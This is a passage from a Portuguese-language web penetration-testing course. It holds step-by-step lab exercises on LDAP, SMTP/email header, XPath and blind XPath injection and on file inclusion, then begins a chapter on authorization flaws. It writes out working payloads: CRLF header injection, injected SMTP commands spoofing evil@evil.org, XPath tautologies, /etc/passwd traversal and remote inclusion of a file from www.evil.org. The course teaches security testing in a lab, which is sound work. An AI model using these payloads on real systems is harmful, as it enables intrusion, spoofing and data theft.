  14. Para descobrir se existe um atributo “phone”, digite “esruser)(phone=\*” e “senha” nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*. O que se conclui?
- 
15. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  16. Realize teste similar ao do Passo 14, para verificar a existência do atributo “gecos”.
  17. Fixe o valor do campo *Senha* para “esruser” e varie o valor de *ID*, conforme exemplo abaixo, para descobrir a primeira letra do atributo “gecos”:

```
esruser)(gecos=A*
esruser)(gecos=B*
...
esruser)(gecos=a*
...
```



18. Repita o Passo 17, para as demais posições do atributo.
19. Qual o valor do atributo, para o objeto “esruser”?

---

20. Na página inicial, digite “esruser)(homeDirectory=\*” e “esruser” nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*. O campo existe?

---

21. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
22. Repita o Passo 20, trocando o valor de “ID” para “esruser)(homeDirectory=/home/esruser”. O que acontece?

---

23. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
24. Repita o Passo 20, trocando, agora, o valor de “ID” para “esruser)(homeDirectory=/\*”.  
25. Por que nenhum elemento foi encontrado?

---

26. Encerre o Firefox.

## Atividade 6 – Injeção de comandos SMTP e de cabeçalhos de e-mail

Esta atividade visa ilustrar ataques de injeção de comandos SMTP e de cabeçalhos de e-mail, que são comuns em páginas que aceitam comentários e perguntas de usuários do sistema. Realize todos os exercícios na máquina virtual do aluno e procure descobrir a estratégia de exploração, antes de seguir o roteiro.

### Adulteração de destinatário

Esta parte da atividade ilustra como explorar uma aplicação que define o destinatário da mensagem, com base em um campo controlado pelo usuário.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://maili.esr.rnp.br/>.
3. Pressione Ctrl+U, para visualizar o código HTML.
4. Procure pelo campo “realto” e veja o valor dele.
5. Abra uma janela de terminal.
6. Conecte-se ao servidor, por meio de SSH:

```
~$ ssh supervisor@192.168.213.200
```

7. Forneça a senha “supervisor”.
8. Acesse a caixa de correio do usuário “supervisor”:

```
~$ mail
```

9. Abra uma segunda janela de terminal.
10. Conecte-se ao servidor, por meio de SSH:

```
~$ ssh outro@192.168.213.200
```



11. Forneça a senha “outro”.
12. Acesse a caixa de correio do usuário “outro”:

```
~$ mail
```

13. Retorne à aplicação e preencha os campos do formulário, criando uma mensagem com título “Primeira mensagem”. Em seguida, clique em *Enviar mensagem*.
14. Clique em *Retornar à página anterior*.
15. Volte ao terminal do usuário “supervisor” e acesse novamente a caixa de correio:

```
~$ mail
```

16. Visualize a mensagem, pressionando “1”.
17. Retorne ao Firefox.
18. Clique no menu *Tools*, seguido de *Tamper Data*.
19. Na janela que aparece, clique em *Start Tamper*.
20. Retorne ao formulário e componha uma mensagem com título “Segunda mensagem”.
21. Clique em *Tamper*, na caixa de diálogo que aparece.
22. Altere o parâmetro “realto” para “outro%40localhost” e clique em *OK*.
23. No Firefox, clique em *Retornar à página anterior*.
24. Na caixa de diálogo que aparece, desmarque *Continue Tampering?* e clique em *Submit*.
25. Acesse o terminal do usuário “supervisor” e pressione “h”, no prompt do cliente de e-mail. A mensagem foi enviada para esta caixa de correio?

- 
26. Acesse o terminal do usuário “outro” e acesse a caixa de correio dele:

```
~$ mail
```

27. Pressione “1”, para visualizar a mensagem.

## Injeção de cabeçalhos de e-mail

Nesta parte da atividade, o uso do parâmetro “additional\_headers” será explorado, para enviar a mensagem a destinatários adicionais.

1. Acesse a janela do Tamper Data e clique em *Start Tamper*.
2. Retorne à janela do Firefox.
3. Crie uma mensagem, com título “Terceira mensagem”, e clique em *Enviar Mensagem*.
4. Clique em *Tamper*, na caixa de diálogo que aparece.
5. Altere o parâmetro “from” para o texto abaixo:

```
new%40esr.rnp.br%0d%0aCc%3aoutro%40localhost
```

6. Clique em *OK*.
7. Clique em *Stop Tamper* na janela do Tamper Data.
8. Retorne ao Firefox e clique em *Retornar à página anterior*.

9. Acesse o terminal do usuário “supervisor” e pressione “h”.
10. Pressione “2” para ler a mensagem.
11. Acesse o terminal do usuário “outro” e pressione “h”.
12. Pressione “2” para ler a mensagem.
13. Feche a janela do Tamper Data.

### Injeção de comandos SMTP

O objetivo desta parte da atividade é fixar os conceitos de injeção de comandos SMTP, por meio da exploração de uma aplicação que interage diretamente com o servidor de e-mails.

1. Retorne ao Firefox e acesse <http://maili.esr.rnp.br/index2.php>.
2. Crie uma mensagem com título “Quarta mensagem” e preencha o corpo dela com o seguinte texto:

```
Quarta mensagem.
.
Este texto sera cortado.
```

3. Clique em *Enviar mensagem*.
4. Clique em *Retornar à mensagem anterior*.
5. Acesse o terminal do usuário “supervisor” e pressione “h”.
6. Pressione “3” para visualizar a mensagem e a observe atentamente. O texto inteiro submetido por meio da aplicação aparece ou foi cortado? Por que isso aconteceu? O que significa?

---

Retorne ao Firefox e inicie a composição de nova mensagem com título “Quinta mensagem” e com o corpo definido abaixo:

```
Quinta mensagem.
.
MAIL FROM:<evil@evil.org>
RCPT TO:<outro@localhost>
DATA
From:evil@evil.org
To:outro@localhost
Subject: Mensagem injetada!

Esta mensagem veio de carona!
```

7. Clique em *Enviar mensagem*.
8. Acesse o terminal do usuário “supervisor” e pressione “h”.

9. Pressione “4” para ler a mensagem.
10. Acesse o terminal do usuário “outro” e pressione “h”.
11. Pressione “3” para ler a mensagem.
12. Feche as janelas de terminal.
13. Encerre o Firefox.

## Atividade 7 – Injeção de XPath

---

Esta atividade visa familiarizar o aluno com a linguagem XPath e com os ataques de injeção nela baseados. Os exercícios fazem referência ao documento XML ilustrado na Figura 7.18 e devem ser realizados na máquina virtual do aluno. Recomenda-se que se tente traçar a estratégia de exploração, antes de seguir o roteiro disponibilizado.

### Introdução à linguagem XPath

Nesta atividade, serão realizadas diversas consultas baseadas em XPath.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
  2. Acesse <http://xpathi.esr.rnp.br/ex.php>.
  3. Verifique o nó diretamente sob a raiz, digitando a expressão “/\*”, e clique em *Pesquisar*.
  4. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  5. Altere a pesquisa para “/child::\*” e clique em *Pesquisar*. O que muda?
- 
6. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  7. Forneça a expressão “/users/\*” e clique em *Pesquisar*. Houve alguma alteração no resultado? Explique.
- 
8. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  9. Digite “/user” e clique em *Pesquisar*. Por que a consulta não devolveu resultados?
- 
10. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  11. Altere a expressão para “//user” e clique em *Pesquisar*. Por que agora foram listados nós?
- 
12. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  13. Digite “//user/name” e clique em *Pesquisar*. Que outra expressão retornaria o mesmo resultado?
- 
14. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  15. Forneça “//user[position()=3]/name” e clique em *Pesquisar*.
  16. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  17. Digite “count(//name)” e clique em *Pesquisar*.
  18. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

19. Digite `//user[position()<=3]/name` e clique em *Pesquisar*.

## Injeção de XPath

Esta parte do exercício aborda o ataque de injeção de XPath.

20. Acesse <http://xpathi.esr.rnp.br/>.

21. Forneça `"esruser"` e `"esruser"` para os campos *ID* e *Senha*, respectivamente, e clique em *Buscar informação*.

22. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

23. Repita o Passo 21, mas fornecendo `"senha"` para o campo *Senha*.

24. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

25. Digite `"j"` e `"j"` nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar informação*.  
Algum erro aconteceu?

---

26. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

27. Forneça `"" or true() or ""` e `"senha"` para os campos *ID* e *Senha*, respectivamente, e clique em *Buscar informação*. O que aconteceu?

---

28. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

29. Repita o Passo 27, mas fornecendo `"" or position()=2 or ""` para o campo *ID*.

30. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

31. Repita o Passo 29, mas alterando o valor de `position()`, até que nenhum valor seja encontrado.

32. Encerre o Firefox.

## Atividade 8 – Injeção de XPath às cegas

---

Dando continuidade à atividade anterior, esta atividade ilustrará a versão às cegas do ataque de injeção de XPath.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.

2. Acesse <http://bxpathi.esr.rnp.br/>.

3. Digite `"Campinas"` no campo *Cidade* e clique em *Contar*. Quantos usuários existem?

---

4. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

5. Digite `"Brasilia"` no campo *Cidade* e clique em *Contar*. Quantos usuários existem?

---

6. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

7. Forneça `"Campinas"` and `"a"="a"` para o campo *Cidade* e clique em *Contar*. Quantos usuários foram localizados? Por que isso aconteceu?

---



8. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
9. Forneça “Campinas” and true() and “a”=“a” para o campo *Cidade* e clique em *Contar*.  
O resultado obtido corresponde ao esperado?

- 
10. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  11. Descubra o tamanho do nome do nó de contexto, fornecendo o texto abaixo com valores numéricos crescentes para a posição marcada em vermelho:

```
Campinas” and string-length(name(.))=1 and “a”=“a
```

12. Qual o tamanho encontrado?

- 
13. Encontre a primeira letra do nome do nó de contexto, fornecendo o texto abaixo com diferentes letras minúsculas na posição marcada em vermelho:

```
Campinas” and substring(name(.),1,1)='a' and “a”=“a
```

14. Qual o valor da primeira letra?

- 
15. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  16. Repita o Passo 13, variando o primeiro argumento numérico de 2 a 4, para achar o valor das demais letras. Qual o nome do nó de contexto?

- 
17. Verifique se o nó possui atributos, fornecendo o texto abaixo, com valores numéricos crescentes para a posição marcada em vermelho:

```
Campinas” and count(attribute::*)=0 and “a”=“a
```

18. Quantos atributos existem para o nó de contexto?

- 
19. Descubra o tamanho do nome do atributo, fornecendo o texto abaixo, com valores numéricos crescentes para a posição marcada em vermelho:

```
Campinas” and string-length(name(attribute::*))=0 and “a”=“a
```

20. Qual o tamanho do nome do atributo?

- 
21. Encerre o Firefox.

## Atividade 9 – Inclusão de arquivos

A presente atividade tem por objetivo ilustrar ataques de inclusão de arquivos locais e remotos, em tempo de execução. O roteiro fornecido deve ser seguido, empregando-se a máquina virtual de aluno.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://filei.esr.rnp.br/>.

3. Selecione “Brasil” e clique em *Prosseguir*.
4. Observe a URL exibida na barra de endereços.
5. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
6. Selecione “Estados Unidos” e clique em *Prosseguir*. O que mudou em relação à URL vista no Passo 4?

- 
7. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://filei.esr.rnp.br/select.php?country=%2Fetc%2Fpasswd&Submit1=↵
Prosseguir
```

8. O que aconteceu? Por que nada foi exibido?

- 
9. Suponha que existe um arquivo “evil.php”, gravado maliciosamente no servidor. Digite a seguinte URL na barra de endereços e clique no botão verde, para incluí-lo:

```
http://filei.esr.rnp.br/select.php?country=evil&Submit1=Prosseguir
```

10. O ataque foi bem-sucedido?

- 
11. Repita o Passo 9, mas fornecendo a URL a seguir:

```
http://filei.esr.rnp.br/select.php?country=select&Submit1=Prosseguir
```

12. O que contém a página de resposta? Qual a provável razão do resultado obtido?

- 
13. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://filei.esr.rnp.br/select.php?country=http%3A%2F%2Fwww.evil.org↵
%2Fevil&Submit1=Prosseguir
```

14. Que arquivo remoto foi incluído?

- 
15. Acesse <http://filei.esr.rnp.br/index2.php>.

16. Selecione *Brasil* e clique em *Prosseguir*.

17. Observe a URL exibida na barra de endereços e diga o que mudou em relação ao início da atividade.

- 
18. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://filei.esr.rnp.br/select2.php?country=%2Fetc%2Fpasswd&Submit1=↵
Prosseguir
```

19. Repita o Passo 18, mas fornecendo a seguinte URL:

```
http://filei.esr.rnp.br/select2.php?country=http%3A%2F%2Fwww.evil.
org%2Fevil.php&Submit1=Prosseguir
```

20. Encerre o Firefox.



# Bibliografia 7

- ALONSO, Chema; BORDÓN, Rodolfo; GUZMÁN, Antonio e BELTRÁN, Marta. *LDAP Injection & Blind LDAP Injection in Web Applications*. Black Hat Europe 08, 2008.
- BALDUZZI, Marco 'embyte'. *HTTP Parameter Pollution Vulnerabilities in Web Applications*. Black Hat Europe, 2011.
- BALDUZZI, Marco; GIMENEZ, Carmen Torrano; BALZAROTTI, Davide e KIRDA, Engin. HTTP Parameter Pollution Vulnerabilities in Web Applications. In: Proceedings of the Network and Distributed System Security Symposium, NDSS 2011, The Internet Society, 2011.
- BAROR, Yuval; YOGEV, Ayal e SHARABANI, Adi. *Flash Parameter Injection – A Security Advisory*. Whitepaper, IBM Rational Application Security Team, 2008.
- BERGLUND, Anders; BOAG, Scott; CHAMBERLIN, Don; FERNÁNDEZ, Mary F.; KAY, Michael; ROBIE, Jonathan e SIMÉON, Jérôme. XML Path Language (XPath) 2.0 (Second Edition), W3C Recommendation, dezembro de 2010.
- BURSZEIN, Elie; GOURDIN, Baptiste; RYDSTEDT, Gustav e BONEH, Dan. *Bad Memories*. Black Hat USA, 2010.
- CARETTONI, Luca e DI PAOLA, Stefano. *HTTP Parameter Pollution*. OWASP EU09 Poland, The OWASP Foundation, 2009.
- CLARK, James e DEROSE, Steve. *XML Path Language (XPath) – Version 1.0*, W3C Recommendation, novembro de 1999.
- DANIEL, Chrysostomos. *HTTP Parameter Pollution*. White Paper, Acunetix, 2012.
- DI PAOLA, Stefano e DABIRSIAGHI, Arshan. *Expression Language Injection*, White Paper, 2011.
- DÍAZ, Vicente Aguilera. *MX Injection – Capturing and Exploiting Hidden Mail Servers*. White Paper, Internet Security Auditors, 2006.
- FAUST, Sacha. *LDAP Injection – Are your web applications vulnerable?* White Paper, SPI Dynamics, Inc., 2003.
- FORBES, Thomas e SIDDHARTH, Sumit. *Hacking XPath 2.0*. Black Hat Europe, 2012.
- GRZELAK, Daniel. *Log Injection Attack and Defence*. SIFT Special Publication, SIFT Information Security Services, 2007.
- GUILLARDOY, Esteban, DE GUZMAN, Facundo e ABBAMONTE, Hernan. *LDAP Injection – Attack and Defense Techniques*. White Paper, Ridabeo Hack Lab, 2010a.
- GUILLARDOY, Esteban, DE GUZMAN, Facundo e ABBAMONTE, Hernan. *LDAP Injection – Attack and Defense Techniques*. Em HITB Magazine, Volume 1, Issue 1, 2010b.
- HOWARD, Michael, LEBLANC, David e VIEGA, John. *19 Deadly Sins of Software Security – Programming Flaws and How to Fix Them*. McGraw-Hill/Osborne, 2005.
- JOURDAN, Guy-Vincent. *Securing Large Applications Against Command Injections*. Em Aerospace and Electronic Systems Magazine, Volume 24, Issue 6, Pág. 15-24, IEEE, 2009.
- KLEIN, Amit. *“Divide and Conquer” – HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics*. White Paper, Sanctum, 2004a.
- KLEIN, Amit. *Blind XPath Injection*. White Paper, Sanctum, 2004b.
- KLEIN, Amit. *Blind XPath Injection*. White Paper, Watchfire, 2005.



- LARANJEIRO, Nuno, VIEIRA, Marco e MADEIRA, Henrique. *Protecting Database Centric Web Services against SQL/XPath Injection Attacks*. Em Database and Expert Systems Applications, 20<sup>th</sup> International Conference, DEXA 2009, Linz, Austria, 31 de agosto – 4 de setembro, 2009. Proceedings. Lecture Notes in Computer Science 5690, Springer, 2009.
- MEUCCI, Matteo et al. OWASP testing guide v3.0. OWASP, 2008.
- MITROPOULOS, Dimistris, KARAKOIDAS, Vassilios e SPINELLIS, Diomidis. *Fortifying Applications Against Xpath Injection Attacks*. Em The 4th Mediterranean Conference on Information Systems, MCIS 2009, 2009.
- PINTER, Dominik. *Kentico CMS Security White Paper*. Kentico Software s.r.o., 2011.
- SMITH, Mark e HOWES, Tim. *RFC 4515: Lightweight Directory Access Protocol (LDAP): String Representation of Search Filters*, 2006.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.
- SU, Zhendong e WASSERMANN, Gary. *The Essence of Command Injection Attacks in Web Applications*. Em POPL '06 Conference record of the 33<sup>rd</sup> ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, ACM, 2006.
- VAN DER VLIST, Eric. *XQuery Injection – Easy to exploit, easy to prevent...* Em XML Prague 2011 – Conference Proceedings, p. 177-189, 2011.
- ZEILENGA, Kurt. *RFC 4514: Lightweight Directory Access Protocol (LDAP): String Representation of Distinguished Names*, 2006a.
- ZEILENGA, Kurt. *RFC 4512: Lightweight Directory Access Protocol (LDAP): Directory Information Models*, 2006b.

# 8

## Teste do mecanismo de autorização e da lógica de negócio

### objetivos

Apresentar vulnerabilidades no mecanismo de autorização e na lógica de negócio e mostrar os métodos que podem ser empregados para detectá-las e explorá-las.

Autorização, acesso direto a recursos, percurso de caminho, redirecionamento não validado, condições de corrida, vulnerabilidades em lógica de negócio.

### conceitos

### Introdução

Um dos objetivos de se autenticar um usuário no sistema consiste em fornecer meios de negar ou autorizar operações que ele deseja realizar, de acordo com os privilégios que possui, além de permitir o rastreamento do que é feito na aplicação.

Essa verificação deve ser sempre executada, por um componente chamado de monitor de referências (Anderson, 1972), no momento em que uma ação é iniciada, o qual deve possuir as seguintes características, para atender os requisitos que se propõe satisfazer:

- Ser inviolável.
- Ser invocado em todo e qualquer acesso a um recurso.
- Ser suficientemente pequeno para que possa ser analisado e ter sua correção comprovada.

Obviamente, é muito difícil atingir o primeiro e o terceiro objetivos, principalmente, quando se espera uma prova de segurança do componente. Por mais que ele seja desenvolvido, por meio de um ciclo que considera segurança em todas as etapas, erros sempre podem ocorrer, causando a introdução de vulnerabilidades.

Um problema mais grave, entretanto, resume-se em ignorar o segundo item da lista, o que acontece frequentemente em aplicações reais.

A lista de problemas, neste caso, compreende desde verificar os privilégios uma única vez, logo após a autenticação, até deixar de validar de vez a legitimidade dos acessos. Note-se que, em qualquer das situações, um usuário malicioso consegue executar operações as quais não deveria.





A maneira como o monitor de referências libera ou bloqueia uma dada ação é determinada pelo modelo de controle de acesso adotado, que é um arcabouço responsável por definir quais recursos podem ser acessados pelas diversas entidades do sistema. Existem três tipos desses modelos:

- **Controle de acesso discricionário (DAC):** o proprietário de cada objeto determina quem tem o direito de acessá-lo e quais operações podem ser realizadas, por meio de listas de controle de acesso atreladas a cada recurso.
- **Controle de acesso mandatário (MAC):** todos os recursos e entidades do sistema recebem um rótulo contendo uma classificação e uma categoria, que determinam, respectivamente, níveis hierárquicos de sensibilidade e necessidade de acessar e conhecer os recursos. Por exemplo, cada informação do ambiente pode ser classificada como livre, restrita ou secreta e categorizada por projeto. Para ter o acesso autorizado, uma entidade deve, então, ter um nível de sensibilidade maior ou igual que o do objeto e fazer parte do projeto em que ele está rotulado.
- **Controle de acesso baseado em papéis (RBAC):** nesse modelo, cada usuário é associado a um ou mais papéis, os quais espelham as diversas funções que podem ser desempenhadas no ambiente. Privilégios sobre objetos e para realizar ações são concedidos somente a papéis, sempre de acordo com o mínimo necessário para a execução da função. Isso facilita a gestão de usuários, em cenários de alta rotatividade, pois não é necessário alterar, periodicamente, as listas de controle de acesso dos diversos recursos, como aconteceria no modelo DAC.

Ataques contra o mecanismo de autorização podem ser horizontais ou verticais, dependendo do tipo de privilégio que é necessário obter (Stuttard e Pinto, 2007).

No primeiro caso, o objetivo consiste em acessar recursos pertencentes a outros usuários, como a caixa de correio eletrônico alheia, por exemplo. No último, o foco resume-se em conseguir um perfil mais privilegiado que o atribuído, como o de um administrador do sistema, que é capaz de executar qualquer operação e acessar qualquer objeto.

O mecanismo de autorização, juntamente com o de autenticação e de auditoria, constitui o módulo de controle de acesso da aplicação, que é fundamental para a segurança do sistema, mas torna-se inútil quando outras vulnerabilidades, como as vistas até aqui, afetam o ambiente. Além dessas, uma classe especial de defeitos de segurança, que será abordada neste capítulo e afeta a lógica de negócio, tem forte impacto no arcabouço de controle de acesso como um todo, pois resulta, comumente, em operações não permitidas ou inesperadas sendo realizadas.

Vulnerabilidades na lógica de negócio de uma aplicação nunca são encontradas por ferramentas automatizadas e, muitas vezes, passam despercebidas em um teste de invasão, principalmente, se for do tipo caixa preta. Um motivo para isso é que cada ocorrência desse tipo de problema é praticamente única, afetando um aspecto totalmente específico de um sistema. A aplicação de leilão ilustrada no Capítulo 3, que permitia bloquear os concorrentes, é um exemplo desse tipo de defeito. Outro caso que pode ser citado compreende um processo de múltiplos estágios que ignora se os anteriores foram devidamente completados.

O restante deste capítulo está organizado da seguinte maneira: em primeiro lugar, são cobertos ataques de acesso direto a recursos, como páginas e outros objetos; em seguida, as técnicas para violação de controles no lado cliente são discutidas; depois disso, são apresentados os defeitos que permitem percurso de caminho, redirecionamento para outros domínios e os que resultam em condições de corrida; por fim, vulnerabilidades na lógica de negócio são abordadas, com a análise de alguns exemplos reais.

## Exercício de nivelamento 1

### Vulnerabilidades em aplicações web

Você se recorda de alguma aplicação web cuja URL apresentasse valores que pudessem ser chaves primárias de tabelas ou recursos internos?

## Acesso direto a recursos

Muitas aplicações web não respeitam o requisito de um monitor de referências de que seja invocado em toda tentativa de acesso. Em vez disso, a verificação de privilégios é realizada em momento anterior, o que permite que o mecanismo de controle de acesso do sistema seja violado.

Nesta seção serão apresentadas algumas variações do ataque, as quais dependem do tipo de recurso sendo controlado e das premissas incorretas assumidas pelo time de desenvolvimento.


## Acesso direto a páginas

Uma implementação muito comum de controle de acesso encontrada em aplicações reais adota segurança por obscuridade, assumindo que um usuário não é capaz de requisitar determinado recurso, por desconhecer que ele existe.


O fluxo de execução, nesses casos, envolve, em primeiro lugar, realizar a autenticação do usuário. Caso isso seja bem sucedido, a aplicação verifica que ações ele pode solicitar e cria itens de menu ou links, somente para as páginas que processam tais operações. Posteriormente, quando o usuário solicita que algo seja realizado, nada mais é verificado pelo mecanismo de controle de acesso, e, portanto, a ação é liberada diretamente. Assim, basta efetuar uma requisição para qualquer URL válida do sistema, para se conseguir um acesso sem a devida autorização.

Para exemplificar esse cenário, a Figura 8.1 ilustra as telas exibidas por uma aplicação para dois usuários com perfis de acesso distintos.

**Figura 8.1**  
Aplicação com segurança por obscuridade: (a) Operações disponibilizadas para um visitante.  
(b) Operações disponibilizadas para o administrador do sistema.



(a)



(b)

Há diversos recursos que um usuário malicioso pode empregar, para descobrir as URLs das operações às quais não tem acesso: registros de trilhas de auditoria, histórico de navegação, tráfego capturado, documentação da aplicação, interação com outros usuários do sistema, inferência a partir da estrutura geral das URLs usadas nos links disponíveis, dentre inúmeras outras possibilidades. A partir desses exemplos, fica claro que essa abordagem de controle

de acesso é completamente insegura, pois parte de uma premissa incorreta, com relação à incapacidade do usuário de descobrir o que não é apresentado pela interface.

Para verificar se uma aplicação é vulnerável a este ataque, o seguinte roteiro pode ser utilizado:

1. Se diversas contas de usuário, com diferentes perfis, estiverem disponíveis para o teste:
  - 1.1. Autentique-se na aplicação com cada uma das contas e percorra as diversas páginas que a compõem.
  - 1.2. Anote todas as funcionalidades diferentes e as URLs correspondentes que aparecem para cada uma das contas.
  - 1.3. Com cada conta, tente acessar as funcionalidades disponíveis somente para outros usuários.
  - 1.4. Se o acesso for permitido, o controle de acesso da aplicação é vulnerável.
2. Se não, se somente uma conta estiver disponível para o teste:
  - 2.1. Autentique-se na aplicação e percorra as diversas páginas que a compõem.
  - 2.2. Anote todas as URLs das diversas funcionalidades apresentadas.
  - 2.3. Verifique se há algum padrão que pode ser identificado nas URLs.
  - 2.4. Gere novas URLs, de acordo com o passo anterior, e tente acessá-las.
  - 2.5. Se o acesso for permitido, o controle de acesso da aplicação é vulnerável.

## Uso do cabeçalho HTTP Referer

O cabeçalho HTTP Referer (que deveria ser escrito “Referrer”) permite que clientes indiquem para o servidor o endereço do recurso, a partir do qual a requisição está sendo realizada.

Isso possibilita, por exemplo, criar links para retornar à página visitada anteriormente e gerar estatísticas de onde o acesso se inicia. Enquanto esses são usos válidos do cabeçalho, algumas aplicações o utilizam inadvertidamente com fins de segurança.

A ideia é justamente impedir acesso direto a recursos, obrigando que a requisição tenha origem em uma página na qual, necessariamente, o usuário tenha passado pelo processo de autenticação. Contudo, a estratégia adota a premissa inválida de que o usuário não é capaz de definir o Referer como bem desejar.




Para ilustrar o problema, considere-se o seguinte trecho de código em PHP, presente no script responsável por gerar o menu da interface administrativa da aplicação:

```
if (!isset($_SERVER['HTTP_REFERER']) ||
 strpos($_SERVER['HTTP_REFERER'], 'http://bssac.esr.rnp.br/
admin/')
 === false) {
 echo('<h2>Origem não permitida!!!</h2>
');
 echo('Retornar à
 página de login');
 goto invalid_referer;
}
```

O propósito do “if” acima é verificar se o valor do cabeçalho REFERER contém a URL passada como argumento para a função “strip()”. Em caso negativo, uma mensagem de erro é exibida e o controle é desviado para a seção de código rotulada por “invalid\_referer”.

Um usuário malicioso, para quebrar esse mecanismo de proteção, pode interceptar a requisição e inserir o cabeçalho Referer com o valor adequado, conforme ilustrado na Figura 8.2.



**Figura 8.2**  
Adição de  
cabeçalho Referer.

O teste para examinar se uma aplicação apresenta essa vulnerabilidade contém os passos descritos abaixo:


1. Para cada uma das URLs identificadas na fase de mapeamento:
  - 1.1. Digite-a na barra de endereços do navegador web e faça a requisição.
  - 1.2. Se a aplicação exibir uma mensagem indicando que a origem da requisição não é válida:
    - 1.2.1. Faça nova submissão, mas incluindo o cabeçalho Referer definido para a URL da página, a partir da qual o recurso é carregado, no fluxo normal de uso.
    - 1.2.2. Se a página for carregada, a aplicação emprega o cabeçalho Referer para controlar o acesso e é, portanto, vulnerável.

## Acesso direto a objetos


Enquanto o acesso direto a páginas da aplicação constitui um ataque vertical, no qual se busca mais privilégios, o acesso direto a objetos compreende um ataque horizontal, pois o usuário já tem permissão para usar a funcionalidade, mas deseja manipular objetos alheios.

O problema acontece quando a aplicação expõe ao usuário os identificadores internos dos recursos, como chaves primárias de tabelas, por exemplo. Supondo que o processo de autorização não ocorra imediatamente antes da operação, um usuário mal intencionado, por meio da adulteração de parâmetros, consegue alterar o valor da chave utilizada para buscar o recurso e, assim, acessar um elemento arbitrário, pertencente à outra pessoa.

